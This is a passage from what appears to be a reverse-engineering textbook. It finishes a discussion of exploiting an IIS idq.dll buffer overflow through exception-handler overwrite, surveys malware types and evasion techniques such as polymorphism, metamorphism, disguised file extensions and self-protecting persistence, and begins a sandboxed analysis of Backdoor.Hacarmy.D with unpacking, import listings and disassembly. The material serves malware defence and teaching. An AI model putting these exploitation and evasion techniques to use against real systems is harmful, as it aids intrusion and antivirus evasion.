The call to `idq!_EH_prolog` is essentially pushing exception-handling information into the stack. The system is keeping a pointer to this stack address in a special memory location that is accessed through `fs:[0]`. When the buffer overflow occurs, it's also overwriting this exception-handling data structure, and you can replace the exception handler's address with whatever you wish. This way, you don't have to worry about corrupting the

EXTENSION_CONTROL_BLOCK pointer. You just make sure to overwrite the exception handler pointer, and when the function crashes the system will call the function to handle the exception.

There is one other problem with exploiting this code. Remember that whatever is fed into DecodeURLEscapes will be translated into Unicode. This means that the function will add a byte with 0x0 between every byte you send it. How can you possibly construct a usable address for the exception handler in this way? It turns out that you don't have to. Among its many talents, DecodeURLEscapes also supports the decoding of hexadecimal digits into binary form, so you can include escape codes such as %u1234 in your URL, and DecodeURLEscapes will write the values right into the target string—no Unicode conversion problems!

Conclusion

Security holes can be elusive and hard to define. The fact is that even *with* source code it can sometimes be difficult to distinguish safe, harmless code from dangerous security vulnerabilities. Still, when you know what type of problems you're looking for and you have certain code areas that you know are high risk, it is definitely possible to estimate whether a given function is safe or not by reversing it. All it takes is an understanding of the system and what makes code safe or unsafe.

If you've never been exposed to the world of security and hacking, I hope that this chapter has served as a good introduction to the topic. Still, this barely scratches the surface. There are thousands of articles online and dozens of books on these subjects. One good place to start is Phrack, the online magazine at www.phrack.org. Phrack is a remarkable resource of attack and exploitation techniques, and offers a wealth of highly technical articles on a variety of hacking-related topics. In any case, I urge you to experiment with these concepts on your own, either by reversing live code from well-known vulnerabilities or by experimenting with your own code.

CHAPTER

8

Reversing Malware

Malicious software (or *malware*) is any program that works against the interests of the system's user or owner. Generally speaking, computer users expect the computer and all of the software running on it to work on their behalf. Any program that violates this rule is considered malware, because it works in the interest of other people. Sometimes the distinction can get fuzzy. Imagine what happens when a company CEO decides to spy on all company employees. There are numerous programs available that report all kinds of usage statistics and Web-browsing habits. These can be considered malware because they work against the interest of the system's end user and are often extremely difficult to remove.

This chapter introduces the concept of malware and describes the purpose of these programs and how they work. We will be getting into the different types of malware currently in existence, and we'll describe the various techniques they employ in hiding from end users and from antivirus programs.

This topic is related to reversing because reversing is the strongest weapon we, the good people, have against creators of malware. Antivirus researchers routinely engage in reversing sessions in order to analyze the latest malicious programs, determine just how dangerous they are, and learn their weaknesses so that effective antivirus programs can be developed. This chapter opens with a general discussion on some basic malware concepts, and proceeds to demonstrate the malware analysis process on real-world malware.

Types of Malware

Malicious code is so prevalent these days that there is widespread confusion regarding the different types of malware currently in existence. The following sections discuss the most popular types of malicious software and explain the differences between them and the dangers associated with them.

Viruses

Viruses are self-replicating programs that usually have a malicious intent. They are the oldest breed of malware and have become slightly less popular these days, now that there is the Internet. The unique thing about a virus that sets it apart from all other conventional programs is its self-replication. What other program do you know of that actually makes copies of itself whenever it gets the chance? Over the years, there have been many different kinds of viruses, some harmful ones that would delete valuable information or freeze the computer, and others that were harmless and would simply display annoying messages in an attempt to grab the user's attention.

Viruses typically attach themselves to executable program files (such as .exe files on Windows) and slowly duplicate themselves into many executable files on the infected system. As soon as an infected executable is somehow transferred and executed on another machine, that machine becomes infected as well. This means that viruses almost always require some kind of human interaction in order to replicate—they can't just "flow" into the machine next door. Actual viruses are considered pretty rare these days. The Internet is such an attractive replication medium for malicious software that almost every malicious program utilizes it in one way or another. A malicious program that uses the Internet to spread is typically called a *worm*.

Worms

A worm is fundamentally similar to a virus in the sense that it is a self-replicating malicious program. The difference is that a worm self-replicates using a network (such as the Internet), and the replication process doesn't require direct human interaction. It can take place in the background—the user doesn't even have to touch the computer. As you probably imagine, worms have the (well-proven) potential to spread uncontrollably and in remarkably brief periods of time. In a world where almost every computer system is attached to the same network, worms can very easily search for and infect new systems.

Worms can spread using several different techniques. One method by which a modern worm spreads is taking advantage of certain operating system or

application program vulnerabilities that allow it to hide in a seemingly innocent data packet. These are the vulnerabilities we discussed in Chapter 7, which can be utilized by attackers in a variety of ways, but they're most commonly used for developing malicious worms. Another common infection method for modern worms is e-mail. Mass mailing worms typically scan the user's contact list and mail themselves to every contact on such a list. It depends on the specific e-mail program, but in most cases the recipient will have to manually open the infected attachment in order for the worm to spread. Not so with vulnerability-based attacks; these rarely require an end-user operation to penetrate a system.

Trojan Horses

I'm sure you've heard the story about the Trojan horse. The general idea is that a Trojan horse is an innocent artifact openly delivered through the front door when it in fact contains a malicious element hidden somewhere inside of it. In the software world, this translates to seemingly innocent files that actually contain some kind of malicious code underneath. Most Trojans are actually functional programs, so that the user never becomes aware of the problem; the functional element in the program works just fine, while the malicious element works behind the user's back to promote the attacker's interests.

It's really quite easy to go about hiding unwanted functionality inside a useful program. The elegant way is to simply embed a malicious element inside an otherwise benign program. The victim then receives the infected program, launches it, and remains completely oblivious to the fact that the system has been infected. The original application continues to operate normally to eliminate any suspicion.

Another way to implement Trojans that is slightly less elegant (yet quite effective) is by simply fooling users into believing that a file containing a malicious program is really some kind of innocent file, such as a video clip or an image. This is particularly easy under Windows, where file types are determined by their extensions as opposed to actually examining their headers. This means that a remarkably silly trick such as hiding the file's real extension after a couple of hundred spaces actually works. Consider the following file name for example: "A Great Picture.jpg .exe". Depending on the program showing the file name, it might not have room to actually show this whole thing, so it might appear something like "A Great Picture.jpg . . .", essentially hiding the fact that the file is really a program, and not a JPEG picture. One problem with this trick is that Windows will still usually show an application icon, but in some cases Windows will actually show an executable program's icon, if one is available. All one would have to do is simply create an executable that has the default Windows picture icon as its program icon and name it something similar to my example.

Backdoors

A *backdoor* is a type of malicious software that creates a (usually covert) access channel that the attacker can use for connecting, controlling, spying, or otherwise interacting with the victim's system. Some backdoors come in the form of actual programs that when executed can enable an attacker to remotely connect to the system and use it for a variety of activities. Other backdoors can actually be planted into the program source code right from the beginning by a rogue software developer. If you're thinking that software vendors double-check their source code before the product is shipped, think again. The general rule is that if it works, there's nothing to worry about. Even if the code was manually checked, it is possible to bury a backdoor deep within the source code, in a way that would require an extremely keen eye to notice. It is precisely these types of problems that make open-source software so attractive—these things rarely happen in open-source products.

Mobile Code

Mobile code is a class of benign programs that are specifically meant to be mobile and be executed on a large number of systems without being explicitly installed by end users. Most of today's mobile programs are designed to create a more active Web-browsing experience. This includes all kinds of interactive Java applets and ActiveX controls that allow Web sites to embed highly responsive animated content, 3-D presentations, and so on. Depending on the specific platform, these programs essentially enable Web sites to quickly download and launch a program on the end user's system. In most cases (but not all), the user receives a confirmation message saying a program is about to be installed and launched locally. Still, as mentioned earlier, many users seem to "automatically" click the confirmation button, without even considering the possibility that potentially malicious code is about to be downloaded into their system.

The term mobile code only determines how the code is distributed and not the technical details of how it is executed. Certain types of mobile code, such as Java scripts, are distributed in source code form, which makes them far easier to dissect. Others, such as ActiveX components, are conventional PE executables that contain native IA-32 machine code—these are probably the most difficult to analyze. Finally, some mobile code components, such as Java applets, are presented in bytecode form, which makes them highly vulnerable to decompilation and reverse engineering.

Adware/Spyware

This is a relatively new category of malicious programs that has become extremely popular. There are several different types of programs that are part

of this category, but probably the most popular ones are the Adware-type programs. Adware is programs that force unsolicited advertising on end users. The idea is that the program gathers various statistics regarding the end user's browsing and shopping habits (sometimes transmitting that data to a centralized server) and uses that information to display targeted ads to the end user. Adware is distributed in many ways, but the primary distribution method is to bundle the adware with free software. The free software is essentially funded by the advertisements displayed by the adware program.

There are several problems with these programs that effectively turn them into a major annoyance that can completely ruin the end-user experience on an infected system. First of all, in some programs the advertisements can appear out of nowhere, regardless of what the end user is doing. This can be highly distracting and annoying. Second, the way in which these programs interface with the operating system and with the Web browser is usually so aggressive and poorly implemented that many of these programs end up reducing the performance and robustness of the system. In Internet Explorer for example, it is not uncommon to see the browser on infected systems freeze for a long time just because a spyware DLL is poorly implemented and doesn't properly use multithreaded code. The interesting thing is that this is not intentional—the adware/spyware developers are simply careless, and they tend to produce buggy code.

Sticky Software

Some malicious programs, and especially spyware/adware programs that have a high user visibility invest a lot of energy into preventing users from manually uninstalling them. One simple way to go about doing this is to simply not offer an uninstall program, but that's just the tip of the iceberg. Some programs go to great lengths to ensure that no one, especially no *user* (as opposed to a program that is specifically crafted for this purpose) can remove them.

Here is an example on how this is possible under Windows. It is possible to install registry keys that instruct Windows to always launch the malware as soon as the system is started. The program can constantly monitor those keys while it is running to make sure those keys are never deleted. If they are, the program can immediately reinstate them. The way to fight this trick from the user's perspective would be to try and terminate the program and *then* delete the keys. In such case, the malware can use two separate processes, each monitoring the other. When one is terminated, the other immediately launches it again. This makes it quite difficult to get both of them to go away. Because both executables are always running, it becomes very difficult to remove the executable files from the hard drive (because they are locked by the operating system).

Scattering copies of the malware engine throughout various components in the system such as Web browser add-ons, and the like is another approach.

Each of these components constantly ensures that none of the others have been removed. If it has been, the damaged component is reinstalled immediately.

Future Malware

Many people have said so the following, and it is becoming quite obvious: Today's malware is just the tip of the iceberg; it could be made far more destructive. In the future, malicious programs could take over computer systems at such low levels that it would be difficult to create any kind of antidote software simply because the malware would own the platform and would be able to control the antivirus program itself. Additionally, the concept of information-stealing worms could some day become a reality, allowing malware developers to steal their victim's valuable information and hold it for ransom!

The following sections discuss some futuristic malware concepts and attempt to assess their destructive potential.

Information-Stealing Worms

Cryptography is a wonderful thing, but in some cases it can be utilized to perpetrate malicious deeds. Present-day malware doesn't really use cryptography all that much, but this could easily change. Asymmetric encryption creates new possibilities for the creation of *information-stealing worms* [Young]. These are programs that could potentially spread like any other worm, except that they would locate valuable data on an infected system (such as documents, databases, and so on) and steal it. The actual theft would be performed by encrypting the data using an asymmetric cipher; asymmetric ciphers are encryption algorithms that use a pair of keys. One key (the public key) is used for encrypting the data and another (the private key) is used for decrypting the data. It is not possible to obtain one key from the other.

An information-stealing (or *kleptographic*) worm could simply embed an encryption key inside its body, and start encrypting every bit of data that appears to be valuable (certain file types that typically contain user data, and so on). By the time the end user realized what had happened, it would already be too late. There could be extremely valuable information sitting on the infected system that's as good as gone. Decryption of the data would not be possible—only the attacker would have the decryption key. This would open the door to a brand-new level of malicious software attacks: attackers could actually blackmail their victims.

Needless to say, actually implementing this idea is quite complicated. Probably the biggest challenge (from an attacker's perspective) would be to demand the ransom and successfully exchange the key for the ransom while maintaining full anonymity. Several theoretical approaches to these problems

are discussed in [Young], including *zero-knowledge proofs* that could be used to allow an attacker to prove that he or she is in possession of the decryption key without actually exposing it.

BIOS/Firmware Malware

The basic premise of most malware defense strategies is to leverage the fact that there is always some kind of trusted element in the system. After all, how can an antivirus program detect malicious program if it can't trust the underlying system? For instance, consider an antivirus program that scans the hard drive for infected files and simply uses high-level file-system services in order to read files from the hard drive and determine whether they are infected or not. A clever malicious program could relatively easily install itself as a file-system filter that would intercept the antivirus program's file system calls and present it with *fake* versions of the files on disk (these would usually be the original, uninfected versions of those files). It would simply hide the fact that it has infected numerous files on the hard drive from the antivirus program!

That is why most security and antivirus programs enter deep into the operating system kernel; they must reside at a low enough level so that malicious programs can't distort their view of the system by implementing file-system filtering or a similar approach.

Here is where things could get nasty. What would happen if a malicious program altered an *extremely* low-level component? This would be problematic because the antivirus programs would be running *on top* of this infected component and would have no way of knowing whether they are seeing an authentic picture of the system, or an artificial one painted by a malicious program that doesn't want to be found. Let's take a quick look at how this could be possible.

The lowest level at which a malicious program could theoretically infect a program is the CPU or other hardware devices that use upgradeable firmware. Most modern CPUs actually run a very low-level code that implements each and every supported assembly language instruction using low-level instruction called micro-ops (μ-ops). The μ-op code that runs inside the processor is called firmware, and can usually be updated at the customer site using a special firmware-updating program. This is a sensible design decision since it enables software-level bug fixes that would otherwise require physically replacing the processor. The same goes for many hardware devices such as network and storage adapters. They are often based on programmable microcontrollers that support user-upgradeable firmware.

It is not exactly clear what a malicious program could do at the firmware level, if anything, but the prospects are quite chilling. Malicious firmware would theoretically be included as a part of a larger malicious program and could be used to hide the existence of the malicious program from security and antivirus programs. It would compromise the integrity of the only trustworthy

component in a computer system: the hardware. In reality, it would not be easy to implement this kind of attack. The contents of firmware update files made for Intel processors appear to be encrypted (with the decryption key hidden safely inside the processor), and their exact contents are not known. For more information on this topic see *Malware: Fighting Malicious Code* by Ed Skoudis and Lenny Zeltser [Skoudis].

Uses of Malware

There are different types of motives that drive people to develop malicious programs. Some developers are interest-driven: The developer actually gains some kind of financial reward by spreading the programs. Others are motivated by certain psychological urges or by childish desires to beat the system. It is hard to classify malware in this way by just looking at what it does. For example, when you run into a malicious program that provides backdoor access to files on infected machines, you might never know whether the program was developed for stealing valuable corporate data or to allow the attacker to peep into some individual's personal files.

Let's take a look at the most typical purposes of malicious programs and try to discover what motivates people to develop them.

Backdoor Access This is a popular end goal for many malicious programs. The attacker gets unlimited access to the infected machine and can use it for a variety of purposes.

Denial-of-Service (DoS) Attacks These attacks are aimed at damaging a public server hosting a Web site or other publicly available resource. The attack is performed by simply programming all infected machines (which can be a *huge* number of systems) to try to connect to the target resource at the exact same time and simply keep on trying. In many cases, this causes the target server to become unavailable, either due to its Internet connection being saturated, or due to its own resources being exhausted. In these cases, there is typically no direct benefit to the attacker, except perhaps revenge. One direct benefit could occur if the owner of the server under attack were a direct business competitor of the attacker.

Vandalism Sometimes people do things for pure vandalism. An attacker might gain satisfaction and self-importance from deleting a victim's precious files or causing other types of damage. People have a natural urge to make an impact on the world, and unfortunately some people don't care whether it's a negative or a positive impact.

Resource Theft A malicious program can be used to steal other people's computing and networking resources. Once an attacker has a carefully

crafted malicious program running on many systems, he or she can start utilizing these systems for extra computing power or extra network bandwidth.

Information Theft Finally, malicious programs can easily be used for information theft. Once a malicious program penetrates into a host, it becomes exceedingly easy to steal files and personal information from that system. If you are wondering *where* a malicious program would send such valuable information without immediately exposing the attacker, the answer is that it would usually send it to another infected machine, from which the attacker could retrieve it without leaving any trace.

Malware Vulnerability

Malware suffers from the same basic problem as copy protection technologies—they run on untrusted platforms and are therefore vulnerable to reversing. The logic and functionality that resides in a malicious program are essentially exposed for all to see. No encryption-based approach can address this problem because it is always going to have to remain possible for the system's CPU to decrypt and access any code or data in the program. Once the code is decrypted, it is going to be possible for malware researchers to analyze its code and behavior—there is no easy way to get around this problem.

There are many ways to hide malicious software, some aimed at hiding it from end users, while others aim at hindering the process of reversing the program so that it survives longer in the wild. Hiding the program can be as simple as naming it in a way that would make end users think it is benign, or even embedding it in some operating system component, so that it becomes completely invisible to the end user.

Once the existence of a malicious program is detected, malware researchers are going to start analyzing and dissecting it. Most of this work revolves around conventional code reversing, but it also frequently relies on system tools such as network- and file-monitoring programs that expose the program's activities without forcing researchers to inspect the code manually. Still, the most powerful analysis method remains code-level analysis, and malware authors sometimes attempt to hinder this process by use of antireversing techniques. These are techniques that attempt to scramble and complicate the code in ways that prolong the analysis process. It is important to keep in mind that most of the techniques in this realm are quite limited and can only strive to complicate the process somewhat, but never to actually *prevent* it. Chapter 10 discusses these antireversing techniques in detail.

Polymorphism

The easiest way for antivirus programs to identify malicious programs is by using unique signatures. The antivirus program maintains a frequently updated database of virus signatures, which aims to contain a unique identification for every known malware program. This identification is based on a unique sequence that was found in a particular strand of the malicious program.

Polymorphism is a technique that thwarts signature-based identification programs by randomly encoding or encrypting the program code in a way that maintains its original functionality. The simplest approach to polymorphism is based on encrypting the program using a random key and decrypting it at runtime. Depending on *when* an antivirus program scans the program for its signature, this might prevent accurate identification of a malicious program because each copy of it is entirely different (because it is encrypted using a random encryption key).

There are two significant weaknesses with these kinds of solutions. First of all, many antivirus programs might scan for virus signatures *in memory*. Because in most cases the program is going to be present in memory in its original, unencrypted form, the antivirus program won't have a problem matching the running program with the signature it has on file. The second weakness lies in the decryption code itself. Even if an antivirus program only uses on-disk files in order to match malware signatures, there is still the problem of the decryption code being static. For the program to actually be able to run, it must decrypt itself in memory, and it is this decryption code that could theoretically be used as the signature.

The solution to these problems generally revolves around rotating or scrambling certain elements in the decryption code (or in the entire program) in ways that alter its signature yet preserve its original functionality. Consider the following sequence as an example:

```
0040343B    8B45 CC        MOV EAX,[EBP-34]
0040343E    8B00           MOV EAX,[EAX]
00403440    3345 D8        XOR EAX,[EBP-28]
00403443    8B4D CC        MOV ECX,[EBP-34]
00403446    8901           MOV [ECX],EAX
00403448    8B45 D4        MOV EAX,[EBP-2C]
0040344B    8945 D8        MOV [EBP-28],EAX
0040344E    8B45 DC        MOV EAX,[EBP-24]
00403451    3345 D4        XOR EAX,[EBP-2C]
00403454    8945 DC        MOV [EBP-24],EAX
```

One almost trivial method that would make it a bit more difficult to identify this sequence would consist of simply randomizing the use of registers in the code. The code sequence uses registers separately at several different phases.

Consider, for example, the instructions at `00403448` and `0040344E`. Both instructions load a value into `EAX`, which is used in instructions that follow. It would be quite easy to modify these instructions so that the first uses one register and the second uses another register. It is even quite easy to change the base stack frame pointer (`EBP`) to use another general-purpose register.

Of course, you could change way more than just registers (see the following section on metamorphism), but by restricting the magnitude of the modification to something like register usage you're enabling the creation of fairly trivial routines that would simply know in advance which bytes should be modified in order to alter register usage—it would all be hard-coded, and the specific registers would be selected randomly at runtime.

```
0040343B     8B57 CC        MOV EDX,[EDI-34]
0040343E     8B02           MOV EAX,[EDX]
00403440     3347 D8        XOR EAX,[EDI-28]
00403443     8B5F CC        MOV EBX,[EDI-34]
00403446     8903           MOV [EBX],EAX
00403448     8B77 D4        MOV ESI,[EDI-2C]
0040344B     8977 D8        MOV [EDI-28],ESI
0040344E     8B4F DC        MOV ECX,[EDI-24]
00403451     334F D4        XOR ECX,[EDI-2C]
00403454     894F DC        MOV [EDI-24],ECX
```

This code provides an equivalent-functionality alternative to the original sequence. The emphasized bytecodes represent the bytecodes that have changed from the original representation. To simplify the implementation of such transformation, it is feasible to simply store a list of predefined bytes that could be altered and in *what way* they can be altered. The program could then randomly fiddle with the available combinations during the self-replication process and generate a unique machine code sequence. Because this kind of implementation requires the creation of a table of hard-coded information regarding the specific code bytes that can be altered, this approach would only be feasible when most of the program is encrypted or encoded in some way, as described earlier. It would not be practical to manually scramble an entire program in this fashion. Additionally, it goes without saying that all registers must be saved and restored before entering a function that can be polymorphed in this fashion.

Metamorphism

Because polymorphism is limited to very superficial modifications on the malware's decryption code, there are still plenty of ways for antivirus programs to identify polymorphed code by analyzing the code and extracting certain high-level information from it.

This is where metamorphism enters into the picture. Metamorphism is the next logical step after polymorphism. Instead of encrypting the program's body and making slight alterations in the decryption engine, it is possible to alter the entire program each time it is replicated. The benefit of metamorphism (from a malware writer's perspective) is that each version of the malware can look radically different from any other versions. This makes it very difficult (if not impossible) for antivirus writers to use any kind of signature-matching techniques for identifying the malicious program.

Metamorphism requires a powerful code analysis engine that actually needs to be embedded into the malicious program. This engine scans the program code and regenerates a different version of it on the fly every time the program is duplicated. The clever part here is the type of changes made to the program. A metamorphic engine can perform a wide variety of alterations on the malicious program (needless to say, the alterations are performed on the entire malicious program, including the metamorphic engine itself). Let's take a look at some of the alterations that can be automatically applied to a program by a metamorphic engine.

Instruction and Register Selection Metamorphic engines can actually analyze the malicious program in its entirety and regenerate the code for the entire program. While reemitting the code the metamorphic engine can randomize a variety of parameters regarding the code, including the specific selection of instructions (there is usually more than one instruction that can be used for performing any single operation), and the selection of registers.

Instruction Ordering Metamorphic engines can sometimes randomly alter the order of instructions within a function, as long as the instructions in question are independent of one another.

Reversing Conditions In order to seriously alter the malware code, a metamorphic engine can actually reverse some of the conditional statements used in the program. Reversing a condition means (for example) that instead of using a statement that checks whether two operands are equal, you check whether they are unequal (this is routinely done by compilers in the compilation process; see Appendix A). This results in a significant rearrangement of the program's code because it forces the metamorphic engine to relocate conditional blocks within a single function. The idea is that even if the antivirus program employs some kind of high-level scanning of the program in anticipation of a metamorphic engine, it would still have a hard time identifying the program.

Garbage Insertion It is possible to randomly insert garbage instructions that manipulate irrelevant data throughout the program in order to further confuse antivirus scanners. This also adds a certain amount of

confusion for human reversers that attempt to analyze the metamorphic program.

Function Order The order in which functions are stored in the module matters very little to the program at runtime, and randomizing it can make the program somewhat more difficult to identify.

To summarize, by combining all of the previously mentioned techniques (and possibly a few others), metamorphic engines can create some truly flexible malware that can be very difficult to locate and identify.

Establishing a Secure Environment

The remainder of this chapter is dedicated to describe a reversing session of an actual malicious program. I've intentionally made the discussion quite detailed, so that readers who aren't properly set up to try this at home won't have to. I would only recommend that you try this out if you can allocate a dedicated machine that is not connected to any network, either local or the Internet. It is also possible to use a virtual machine product such as Microsoft Virtual PC or VMWare Workstation, but you must make sure the virtual machine is completely detached from the host and from the Internet. If your virtual machine is connected to a network, make sure that network is connected to neither the Internet nor the host.

If you need to transfer any executables (such as the malicious program itself) from your primary system into the test system you should use a recordable CD or DVD, just to make sure the malicious program can't replicate itself into that disc and infect other systems. Also, when you store the malicious program on your hard drive or on a recordable CD, it might be wise to rename it with a nonexecutable extension, so that it doesn't get accidentally launched.

The Backdoor.Hacarmy.D dissected in the following pages can be downloaded at this book's Web site at www.wiley.com/go/eeilam.

The Backdoor.Hacarmy.D

The Trojan/Backdoor.Hacarmy.D is the program I've chosen as our malware case study. It is relatively simple malware that is reasonably easy to reverse, and most importantly, it lacks any automated self-replication mechanisms. This is important because it means that there is no risk of this program spreading further because of your attempts to study it. Keep in mind that this is no reason to skimp on the security measures I discussed in the previous section. This is still a malicious program, and as such it should be treated with respect.

The program is essentially a Trojan because it is frequently distributed as an innocent picture file. The file is called a variety of names. My particular copy was named `Webcam Shots.scr`. The SCR extension is reserved for screen savers, but screensavers are really just regular programs; you could theoretically create a word processor with an .scr extension—it would work just fine. The reason this little trick is effective is that some programs (such as e-mail clients) stupidly give these files a little bitmap icon instead of an application icon, so the user might actually think that they're pictures, when in fact they are programs. One trivial solution is to simply display a special alert that notifies the user when an executable is being downloaded via Web or e-mail. The specific file name that is used for distributing this file really varies. In some e-mail messages (typically sent to news groups) the program is disguised as a picture of soccer star David Beckham, while other messages claim that the file contains proof that Nick Berg, an American civilian who was murdered in Iraq in May of 2004, is still alive. In all messages, the purpose of both the message and the file name is to persuade the unsuspecting user to open the attachment and activate the backdoor.

Unpacking the Executable

As with every executable, you begin by dumping the basic headers and imports/export entries in it. You do this by running it through DUMPBIN or a similar program. The output from DUMPBIN is shown in Listing 8.1.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file Webcam Shots.scr

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.DLL
                    0 LoadLibraryA
                    0 GetProcAddress
                    0 ExitProcess

    ADVAPI32.DLL
                    0 RegCloseKey

    CRTDLL.DLL
                    0 atoi

    SHELL32.DLL
```

Listing 8.1 An abridged DUMPBIN output for the Backdoor.Hacarmy.D.

```
                    0 ShellExecuteA

    USER32.DLL
                    0 CharUpperBuffA

    WININET.DLL
                    0 InternetOpenA

    WS2_32.DLL
                    0 bind

  Summary

        3000 .rsrc
        9000 UPX0
        2000 UPX1
```

Listing 8.1 *(continued)*

This output exhibits several unusual properties regarding the executable. First of all, there are quite a few DLLs that only have a single import entry—that is highly irregular and really makes no sense. What would the program be able to do with the Winsock 2 binary `WS2_32.DLL` if it only called the `bind` API? Not much. The same goes for `CRTDLL.DLL`, `ADVAPI32.DLL`, and the rest of the DLLs listed in the import table. The revealing detail here is the Summary section near the end of the listing. One would expect a section called `.text` that would contain the program code, but there is no such section. Instead there is the traditional `.rsrc` resource section, and two unrecognized sections called `UPX0` and `UPX1`.

A quick online search reveals that UPX is an open-source executable packer. An executable packer is a program that compresses or encrypts an executable program in place, meaning that the transformation is transparent to the end user—the program is automatically restored to its original state in memory as soon as it is launched. Some packers are designed as antireversing tools that encrypt the program and try to fend off debuggers and disassemblers. Others simply compress the program for the purpose of decreasing the binary file size. UPX belongs to the second group, and is not designed as an antireversing tool, but simply as a compression tool. It makes sense for this type of Trojan/Backdoor to employ UPX in order to keep its file size as small as possible.

You can verify this assumption by downloading the latest beta version of UPX for Windows (note that the Backdoor uses the latest UPX beta, and that the most recent public release at the time of writing, version 1.25, could not identify the file). You can run UPX on the Backdoor executable with the `-l` switch so that UPX displays compression information for the Backdoor file.

```
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.92 beta    Markus F.X.J. Oberhumer & Laszlo Molnar   Jul 20th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     27680 ->     18976   68.55%    win32/pe     Webcam Shots.scr
```

As expected, the Backdoor is packed with UPX, and is actually about 9 KB lighter because of it. Even though UPX is not designed for this, it is going to be slightly annoying to reverse this program in its compressed form, so you can simply avoid this problem by asking UPX to permanently decompress it; you'll reverse the decompressed file. This is done by running UPX again, this time with the `-d` switch, which replaces the compressed file with a decompressed version that is functionally identical to the compressed version. At this point, it would be wise to rerun DUMPBIN and see if you get a better result this time. Listing 8.2 contains the DUMPBIN output for the decompressed version.

```
Dump of file Webcam Shots.scr

  Section contains the following imports:

    KERNEL32.DLL
                    0 DeleteFileA
                    0 ExitProcess
                    0 ExpandEnvironmentStringsA
                    0 FreeLibrary
                    0 GetCommandLineA
                    0 GetLastError
                    0 GetModuleFileNameA
                    0 GetModuleHandleA
                    0 GetProcAddress
                    0 GetSystemDirectoryA
                    0 CloseHandle
                    0 GetTempPathA
                    0 GetTickCount
                    0 GetVersionExA
                    0 LoadLibraryA
                    0 CopyFileA
                    0 OpenProcess
                    0 ReleaseMutex
                    0 RtlUnwind
                    0 CreateFileA
                    0 Sleep
                    0 TerminateProcess
                    0 TerminateThread
```

Listing 8.2 DUMPBIN output for the decompressed version of the Backdoor program.

```
                0 WriteFile
                0 CreateMutexA
                0 CreateThread

    ADVAPI32.DLL
                0 GetUserNameA
                0 RegDeleteValueA
                0 RegCreateKeyExA
                0 RegCloseKey
                0 RegQueryValueExA
                0 RegSetValueExA

    CRTDLL.DLL
                0 __GetMainArgs
                0 atoi
                0 exit
                0 free
                0 malloc
                0 memset
                0 printf
                0 raise
                0 rand
                0 signal
                0 sprintf
                0 srand
                0 strcat
                0 strchr
                0 strcmp
                0 strncpy
                0 strstr
                0 strtok

    SHELL32.DLL
                0 ShellExecuteA

    USER32.DLL
                0 CharUpperBuffA

    WININET.DLL
                0 InternetCloseHandle
                0 InternetGetConnectedState
                0 InternetOpenA
                0 InternetOpenUrlA
                0 InternetReadFile

    WS2_32.DLL
                0 WSACleanup
                0 listen
                0 ioctlsocket
```

Listing 8.2 *(continued)*

```
                    0 inet_addr
                    0 htons
                    0 getsockname
                    0 socket
                    0 gethostbyname
                    0 gethostbyaddr
                    0 connect
                    0 closesocket
                    0 bind
                    0 accept
                    0 __WSAFDIsSet
                    0 WSAStartup
                    0 send
                    0 select
                    0 recv

  Summary

        1000 .bss
        1000 .data
        1000 .idata
        3000 .rsrc
        3000 .text
```

Listing 8.2 *(continued)*

That's more like it, now you can see exactly which functions are used by the program, and reversing it is going to be a more straightforward task. Keep in mind that in some cases automatically unpacking the program is not going to be possible, and we *would* have to confront the packed program. This subject is discussed in depth in Part III of this book. For now let's start by running the program and trying to determine what it does. Needless to say, this should only be done in a controlled environment, on an isolated system that doesn't contain any valuable data or programs. There's no telling what this program is liable to do.

Initial Impressions

When launching the `Webcam Shots.scr` file, the first thing you'll notice is that nothing happens. That's the way it should be—this program does not want to present itself to the end user in any way. It was made to be invisible. If the program's authors wanted the program to be even more convincing and effective, they could have embedded an actual image file into this executable, and immediately extract and show it when the program is first launched. This way the user would never suspect that anything was wrong because the image would be properly displayed. By not doing anything when the user clicks on

this file the program might be exposing itself, but then again the typical victims of these kinds of programs are usually nontechnical users that aren't sure exactly what to expect from the computer at any given moment in time. They'd probably think that the reason the image didn't appear was their own fault.

The first actual change that takes place after the program is launched is that the original executable is gone from the directory where it was launched! The task list in Task Manager (or any other process list viewer) seems to contain a new and unidentified process called `ZoneLockup.exe`. (The machine I was running this on was a freshly installed, clean Windows 2000 system with almost no additional programs installed, so it was easy to detect the newly created process.) The file's name is clearly designed to fool naïve users into thinking that this process is some kind of a security component.

If we launch a more powerful process viewer such as the Sysinternals Process Explorer (available from `www.sysinternals.com`), you can examine the full path of the `ZoneLockup.exe` process. It looks like the program has placed itself in the `SYSTEM32` directory of the currently running OS (in my case this was `C:\WINNT\SYSTEM32`).

The Initial Installation

Let's take a quick look at the code that executes when we initially run this program, because it is the closest thing this program has to an installation program. This code is presented in Listing 8.3.

```
00402621  PUSH EBP
00402622  MOV EBP,ESP
00402624  SUB ESP,42C
0040262A  PUSH EBX
0040262B  PUSH ESI
0040262C  PUSH EDI
0040262D  XOR ESI,ESI
0040262F  PUSH 104                    ; BufSize = 104 (260.)
00402634  PUSH ZoneLock.00404540      ; PathBuffer = ZoneLock.00404540
00402639  PUSH 0                      ; hModule = NULL
0040263B  CALL <JMP.&KERNEL32.GetModuleFileNameA>
00402640  PUSH 104                    ; BufSize = 104 (260.)
00402645  PUSH ZoneLock.00404010      ; Buffer = ZoneLock.00404010
0040264A  CALL <JMP.&KERNEL32.GetSystemDirectoryA>
0040264F  PUSH ZoneLock.00405544      ; src = "\"
00402654  PUSH ZoneLock.00404010      ; dest = "C:\WINNT\system32"
00402659  CALL <JMP.&CRTDLL.strcat>
0040265E  ADD ESP,8
00402661  LEA ECX,DWORD PTR DS:[404540]
00402667  OR EAX,FFFFFFFF
```

Listing 8.3 The backdoor program's installation function. *(continued)*

```
0040266A  INC EAX
0040266B  CMP BYTE PTR DS:[ECX+EAX],0
0040266F  JNZ SHORT ZoneLock.0040266A
00402671  MOV EBX,EAX
00402673  PUSH EBX                      ; Count
00402674  PUSH ZoneLock.00404540        ; String = "C:\WINNT\SYSTEM32\
                                                    ZoneLockup.exe"
00402679  CALL <JMP.&USER32.CharUpperBuffA>
0040267E  LEA ECX,DWORD PTR DS:[404010]
00402684  OR EAX,FFFFFFFF
00402687  INC EAX
00402688  CMP BYTE PTR DS:[ECX+EAX],0
0040268C  JNZ SHORT ZoneLock.00402687
0040268E  MOV EBX,EAX
